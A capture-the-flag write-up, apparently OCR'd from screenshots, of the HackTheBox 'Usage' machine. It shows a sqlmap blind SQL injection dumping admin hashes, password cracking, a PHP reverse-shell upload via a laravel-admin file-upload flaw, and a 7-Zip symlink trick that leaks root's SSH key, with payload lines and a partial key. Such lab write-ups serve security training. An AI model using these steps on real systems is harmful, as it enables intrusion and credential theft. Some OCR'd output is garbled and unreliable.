


HackTheBox Usage Writeup



Reconnaissance:

The first port scan with Nmap, to discover what hides the destination IP

```
root@kali: /home/kali/HTB/Usage
File Actions Edit View Help
root@kali: /home/kali/TOOL x root@kali: /home/kali/HTB/Usage x
Scanning 2 services on usage.htb (10.10.11.18)
Completed Service scan at 08:23, 6.48s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.18.
Initiating NSE at 08:23
Completed NSE at 08:23, 6.16s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 1.03s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Nmap scan report for usage.htb (10.10.11.18)
Host is up (0.26s latency).
Not shown: 998 closed ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu Subuntu0.6 (Ubuntu Linux; protocol
|_ssh-rsa
| 256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
| 256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
|_http-Favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Daily Blogs
|_http-methods:
|_ Supported methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 16.23 seconds
Raw packets sent: 1096 (48.224KB) | Rcvd: 1096 (43.848KB)
```

Enumeration:

By listing the identified ports, through port 80, we arrive at the web page

Website exploration

Wappalyzer shows me something interesting Which leads me to search for information about Laravel

The first screenshot shows the Wappalyzer extension in a browser, identifying 'Laravel' as a web framework. The second screenshot is from the HackTricks website, specifically the 'CVE-2021-3292' page, which discusses a vulnerability in Laravel's token_unserialize_exec function. The third screenshot is a blog post titled 'Unsafe SQL functions in Laravel' by Mattias Littner, dated April 10, 2019, which discusses the same vulnerability and its impact on Laravel 5.8.1.

After testing every web form, password reset feature shows signs of SQL injection vulnerability.

This screenshot shows a Burp Suite session. The 'Repeater' tab is active, displaying a POST request to 'http://usage.hbt/login'. The 'Response' pane shows the server's response, which includes the string 'records!'. This indicates a potential SQL injection vulnerability.

Exploitation

I save the intercepted request in a text file to use with sqlmap

```
root@kali: /home/kali/HTB/Usage
[!] [INFO] testing 'Generic UNION column types with fuzzy test? [y/N]' n
[!] [INFO] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [y/n] y
[!] [INFO] target URL appears to be UNION injectable with 8 columns
[!] [INFO] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [y/n] y
[*] [INFO] testing 'Generic UNION query (87) - 21 to 40 columns'
[*] [INFO] testing 'Generic UNION query (87) - 21 to 60 columns'
[*] [INFO] testing 'MySQL UNION query (87) - 1 to 20 columns'
[*] [INFO] testing 'MySQL UNION query (87) - 21 to 40 columns'
[*] [INFO] testing 'MySQL UNION query (87) - 41 to 60 columns'
[*] [INFO] checking if the injection point on POST parameter 'email' is a false positive
[*] [INFO] POST parameter 'email' is vulnerable. Do you want to keep testing the others ([f] any)? [y/n] n
[*] [INFO] sqlmap identified the following injection point(s) with a total of 369 HTTP(s) requests:
```

Success! MySQL database.

I will continue using SQLmap to extract information from the database.

```
File Actions Edit View Help
root@kali:/home/kali/HTB/Usage x root@kali:/home/kali/HTB/Usage x
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: _token=92ydlf5Fr7QGauMlt2y3Ts2KkCgldhmBXhz7fX6bemail@test.com' AND 1974=(SELECT (CASE WHEN (1974=1974) THEN 1974 ELSE (SELECT 9802 UNION SELECT 6154) END))-- 
Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
Payload: _token=92ydlf5Fr7QGauMlt2y3Ts2KkCgldhmBXhz7fX6bemail@test.com' AND 3463=BENCHMARK(500000,MD5('0x64635468'))-- KZKX

[00:55:16] [INFO] testing MySQL
you provided a MySQL cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[00:55:15] [INFO] confirming MySQL
[00:55:15] [INFO] MySQL version: 5.0.12
[00:55:15] [INFO] MySQL DBMS is MySQL
Web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 8.0.0
[00:55:18] [INFO] fetching database names
[00:55:18] [INFO] fetching number of databases
[00:55:18] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[00:55:18] [INFO] retrieved: 3
[00:55:24] [INFO] retrieved: information_schema
[00:57:08] [INFO] retrieved: performance_schema
[00:58:08] [INFO] retrieved: usage_blog
available databases: []
[*] information_schema
[*] performance_schema
[*] usage_blog

[00:59:49] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 156 times
[00:59:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htm'
[*] ending @ 00:59:49 /2024-05-20/
```

```
File Actions Edit View Help
root@kali:/home/kali/HTB/Usage x root@kali:/home/kali/HTB/Usage x
[10:13:32] [INFO] retrieved: admin_role_users
[10:13:33] [INFO] retrieved: admin_roles
[10:14:03] [INFO] retrieved: admin_user_permissions
[10:14:58] [INFO] retrieved: admin_users
[10:15:09] [INFO] retrieved: blog
[10:15:15] [INFO] retrieved: failed_jobs
[10:15:58] [INFO] retrieved: migrations
[10:16:28] [INFO] retrieved: password_reset_tokens
[10:17:35] [INFO] retrieved: personal_access_tokens
[10:18:40] [INFO] retrieved: users
Database: usage_blog
[15 tables]
+-----+
| admin_menu |
| admin_operation_log |
| admin_permissions |
| admin_role_menu |
| admin_role_permissions |
| admin_roles |
| admin_user_permissions |
| admin_users |
| blog |
| failed_jobs |
| migrations |
| password_reset_tokens |
| personal_access_tokens |
| users |
+-----+

[10:18:56] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 584 times
[10:18:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htm'
[*] ending @ 10:18:56 /2024-05-20/
```

```
File Actions Edit View Help
root@kali:/home/kali/HTB/Usage x root@kali:/home/kali/HTB/Usage x
[10:20:55] [INFO] retrieved: username
[10:21:19] [INFO] retrieved: varchar(190)
[10:21:56] [INFO] retrieved: password
[10:22:21] [INFO] retrieved: varchar(60)
[10:22:51] [INFO] retrieved: name
[10:23:08] [INFO] retrieved: varchar(255)
[10:23:43] [INFO] retrieved: avatar
[10:23:43] [INFO] retrieved: varchar(255)
[10:24:40] [INFO] retrieved: remember_token
[10:25:23] [INFO] retrieved: varchar(100)
[10:26:00] [INFO] retrieved: created_at
[10:26:30] [INFO] retrieved: timestamp
[10:26:57] [INFO] retrieved: updated_at
[10:27:00] [INFO] retrieved: timestamp

Database: usage_blog
Table: admin_users
[8 columns]
+-----+
| Column | Type |
+-----+
| name | varchar(255) |
| avatar | varchar(255) |
| created_at | timestamp |
| id | int unsigned |
| password | varchar(60) |
| remember_token | varchar(100) |
| updated_at | timestamp |
| username | varchar(190) |
+-----+

[10:27:55] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 560 times
[10:27:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htm'
[*] ending @ 10:27:55 /2024-05-20/
```

I get the administrator username and password. That's been great!

```
File Actions Edit View Help
root@kali:/home/kali/HTB/Usage x root@kali:/home/kali/HTB/Usage x
[10:31:58] [INFO] retrieved:
[10:31:59] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
.....(done)
[10:32:18] [WARNING] it is very important to not stress the network connection during usage of time-based p
ayloads to prevent potential disruptions

[10:32:20] [WARNING] in case of continuous data retrieval problems you are advised to try a switch ' --no-ca
st' or switch '--hex'
[10:32:20] [INFO] retrieved: 2023-08-13 02:48:26
[10:33:26] [INFO] retrieved: 1
[10:33:29] [INFO] retrieved: $2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5vFvPrL2
[10:36:56] [INFO] retrieved: kThXIku7GhLpgwStz7fcFxjDomCYS1SmPpxwEkzv1Sdzva0qLyA DhllwrsLT
[10:40:19] [INFO] retrieved: 2024-05-20 14:07:37
[10:41:22] [INFO] retrieved: admin
Database: usage_blog
Table: admin_users
[1 entry]
+-----+
| id | name | avatar | password | created_at | updated_at | remember_token | username |
+-----+
| 1 | Administrator | <blank> | <blank> | 2023-08-13 02:48:26 | 2024-05-20 14:07:37 | kThXIku7GhLpgwStz7fcFxjDomCYS1SmPpxwEkzv1Sdzva0qLyA DhllwrsLT | admin |
+-----+

[10:41:37] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/root/.local/share/sqlmap/output/usage
.htb/dump/usage_blog/admin_users.csv'
[10:41:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 624 times
[10:41:37] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htm'
[*] ending @ 10:41:37 /2024-05-20/
```

I copied the hashed password to a text file to decrypt it with John the Ripper

```
[10:41:37] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/root/.local/share/sqlmap/output/usage_htb/dump/usage_blog/admin_users.csv'
[10:41:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 624 times
[10:41:37] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htm'

[*] ending @ 10:41:37 /2024-05-20

└─(root㉿kali)-[~/home/kali/HTB/Usage]
  # nano hash.hash

└─(root㉿kali)-[~/home/kali/HTB/Usage]
  # ls
  burp.txt  hash.hash

└─(root㉿kali)-[~/home/kali/HTB/Usage]
  # rm -r hash.hash

└─(root㉿kali)-[~/home/kali/HTB/Usage]
  # john --wordlist=/usr/share/john/password.lst --rules pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(?) 
1g 0:00:00:52 DONE (2024-05-20 10:58) 0.01902g/s 192.6p/s 192.6c/s 192.6C/s pookie1..zephyr1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dashboard access

With the credentials obtained, enter the administration panel. I browse to get an idea of what's in there. It shows us the technologies and versions of the web application. So I start looking for their vulnerabilities one by one.


The screenshot shows a web browser window with the title 'Admin | Dashboard'. The URL is 'admin.usage.htm/admin'. On the left, there's a sidebar with 'UG' and a user icon. The main area has two sections: 'Environment' (listing PHP 8.1.2, Laravel 10.18.0, etc.) and 'Dependencies' (listing packages like php, encore/laravel-admin, guzzlehttp/guzzle, laravel/framework, laravel/sanctum, laravel/tinker, and symfony/filesystem). The 'Dependencies' section is highlighted with a red box.

Further investigation reveals a potential vulnerability associated with the profile image upload feature, leading us to exploit it by uploading a reverse shell PHP payload. And seeing as we have a panel to upload a photo, I think that's the way.

The screenshot shows a web browser with the URL 'https://github.com/advisories/GHSA-g857-47pm-3r32'. The page is titled 'laravel-admin has Arbitrary File Upload vulnerability'. It shows the package 'encore/laravel-admin' (Composer) with affected versions ' $\leq 1.8.19$ ' and no patched versions. The severity is listed as 'High' with a score of '7.2 / 10'. A table on the right provides CVSS base metrics: Attack vector (Network), Attack complexity (Low), Privileges required (High), User interaction (None), Scope (Unchanged), Confidentiality (High), Integrity (High), and Availability (High). The CVSS 3.1 score is '7.2 / 10'. At the bottom, it says 'Published by the National Vulnerability Database on Feb 27, 2023'.

I create a PHP file with a reverse shell payload that will be used to establish remote access to the web database. I go to <https://www.revshells.com/> and use PHPpentestmonkey.

As the information I found online indicated, you have to modify the name of the file extension to "shell.php.jpg" to trick the system into recognizing it as an image file during loading.




With the listener active on port 9999, I load the PHP file.


Here it was a bit difficult, trial and error until I could get it.

The correct steps were:


1. Upload PHP file
2. Wait for it to notify that it has been loaded successfully.




3.Upload the same file again, but this time intercept it with BurpSuite.



4.In the Proxy tab I added the PHP extension to the file, and closed Burp-suite. And there it happened



Once inside the system, I find the user flag that was visible to everyone.



Lateral movement

I am looking for how to escalate privileges, with the command ls -la I see the details of the files and directories.

```
File Actions Edit View Help
root@kali: /home/kali/TOOL x root@kali: /home/kali/HTB/Usage x kali@kali: ~ x
24322 common current
dash@usage:~/snap/lxd$ cd 24322
cd 24322
dash@usage:~/snap/lxd/24322$ ls
ls
dash@usage:~/snap/lxd/24322$ cd ..
cd ..
dash@usage:~/snap/lxd$ cd ..
cd..
cd..: command not found
dash@usage:~/snap/lxd$ cd ..
cd ..
dash@usage:~/snap$ cd ..
cd ..
dash@usage:$ ls
ls
LinEnum.sh snap user.txt
dash@usage:$ ls -la
ls -la
total 112
drwxr-x-- 8 dash dash 4096 May 20 19:07 .
drwxr-xr-x 4 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Apr 2 20:22 bash_history > /dev/null
drwxr-f-- 1 dash dash 3771 Jan 6 2022 .bashrc
drwx--- 3 dash dash 4096 Aug 7 2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20 2023 .config
drwx--- 3 dash dash 4096 May 20 15:45 .gnupg
drwxrwxr-x 3 dash dash 4096 Aug 7 2023 .local
drwxrwxr-x 3 dash dash 4096 May 20 15:32 .lesshtstates
drwxr--r-- 1 dash dash 20 May 20 15:32 .lesshtstates
drwxrwxr-x 3 dash dash 4096 Aug 7 2023 .monit
drwxr--r-- 1 dash dash 32 Oct 26 2023 .monit.pid
drwx--- 1 dash dash 1192 May 20 19:07 .monit.state
-rwx-- 1 dash dash 707 Oct 26 2023 .monitrc
-rw---- 1 dash dash 678 May 20 15:24 .mysql_history
-rw-r--r-- 1 dash dash 807 Jan 6 2023 .profile
drwx--- 2 dash dash 4096 Aug 24 2023 .ssh
-rwxr-xr-x 1 dash dash 46631 May 20 16:02 LinEnum.sh
drwx--- 3 dash dash 4096 May 20 15:44 snap
-rw-r-- 1 root dash 33 May 20 13:19 user.txt
dash@usage:$
```

I analyze and read what I have found and through the information I discovered in the .monitrc file, I initiate an SSH connection with the user Xander.

```
xander@usage: ~
File Actions Edit View Help
root@kali:/home/kali/TOOL x xander@usage: ~ x

if cpu usage (system) > 30% then alert
if cpu usage (wait) > 20% then alert
if loadavg (1min) > 6 for 2 cycles then alert
if loadavg (5min) > 4 for 2 cycles then alert
if swap usage > 5% then alert

check filesystem rootfs with path /
if space usage > 90% then alert
dash@usage:~$ ssh xander@usage
ssn xander@usage
xander@usage's password: [REDACTED]

Welcome to Ubuntu 22.04.0 LTS (GNU/Linux 5.15.0-101-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon May 20 08:04:58 PM UTC 2024

System load: 0.30322265625   Processes:           281
Usage of /: 69.1% of 6.53GB  Users logged in:      2
Memory usage: 30%            IPv4 address for eth0: 10.10.11.18
Swap usage: 0%               [REDACTED] is off

Expanded Security Maintenance for Applications is not enabled.
[REDACTED] that you can analyze and modify your system more easily.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon May 20 19:31:06 2024 from 127.0.0.1
xander@usage:~$ [REDACTED]
```

Privilege Escalation

check sudo privilege

I use the privilege and download a project backup, but I can't open it. I use strings to see what's there.

I'm looking for information because I'm getting stuck, and in HackTricks I find an answer.

I followed the steps as HackTricks says, but it doesn't work, because I had already downloaded a backup, so I proceed to delete it and start the process

```
[xander@usage ~]# rm id_rsa
xander@usage:~$ ls
ls
project_admin usage_blog
xander@usage:~/var/www/html$ touch @id_rsa
touch @id_rsa
xander@usage:~/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
ln -s /root/.ssh/id_rsa id_rsa
xander@usage:~/var/www/html$ sudo /usr/bin/usage_management
sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21 2 cycles then alert
p7zip Version 16.02 (Locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) Gold 521
8 CPU @ 2.30GHz (50657),ASM,AES-NI)

Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 55250317

Scanning the drive:
WARNING: No archive file found
```

Root Access

Once the SSH private key is obtained, the next step is exploitation.

I create a file with the hash part of the private key and save it in my original directory.

Adjust file permissions to ensure confidentiality and integrity

```
[root@kali: /home/kali] + root@kali: /home/kali
File Actions Edit View Help
root@kali:~/kali/TOOL x xander@usa...r/www/html x root@k...e/kali x root@k...e/kali x
It is required that your private key files are NOT accessible by others. Google Hacking DB ONS
This private key will be ignored.

[root@kali:~/home/kali] # chmod 600 id_rsa1

[root@kali:~/home/kali] # ssh-keygen -l -f id_rsa1

[root@kali:~/home/kali] # ssh -i id_rsa1 root@10.10.11.18

Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon May 20 09:04:57 PM UTC 2024

 System load:  0.14501953125  Processes:           312
 Usage of /:   69.5% of  6.53GB  Users logged in:      2
 Memory usage: 32%            IPv4 address for eth0: 10.10.11.18
 Swap usage:   0%              21 check filesystem roots with path /
                                         file usage > 80% then alert

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old. BEGIN OPENSSH PRIVATE KEY -----
To check for new updates run: sudo apt update
Last login: Mon Apr  8 13:17:47 2024 from 10.10.11.18
root@usage:-#
```

I try to establish an SSH connection using the key obtained, but it gives me an error.

I found a forum where they were talking about this error and one way was to generate a new key with ssh-keygen and that worked!

The screenshot shows a terminal window titled "root@kali: /home/kali". It has four tabs at the top: "root@kali:~/TOOL", "xander@usa...r/www/html", "root@kali", and "root@kali". The main pane displays the following command sequence:

```
# chmod 600 id_rsa1
# ssh-keygen -l -f id_rsa1
# ssh -i id_rsa1 root@10.10.11.18
```

Below this, the terminal shows the Ubuntu 22.04.4 LTS welcome screen with system information and security notices. It then lists available updates and shows the root's last login details. Finally, it shows the beginning of an RSA private key:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1ZXktdjEAAAABG5vbmlUAAAAEbm9uZQAAAAAA
QyNTUx0QAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQxy
QgAAAAAtzc2gtZhQyNTUx0QAAACC20mOr6LAHUMxon+edz07Q
A44FC63P+50vKwI0tF4Y004TfedtSPszxnTl-1Wx1TT11xsmp
```

I'm in!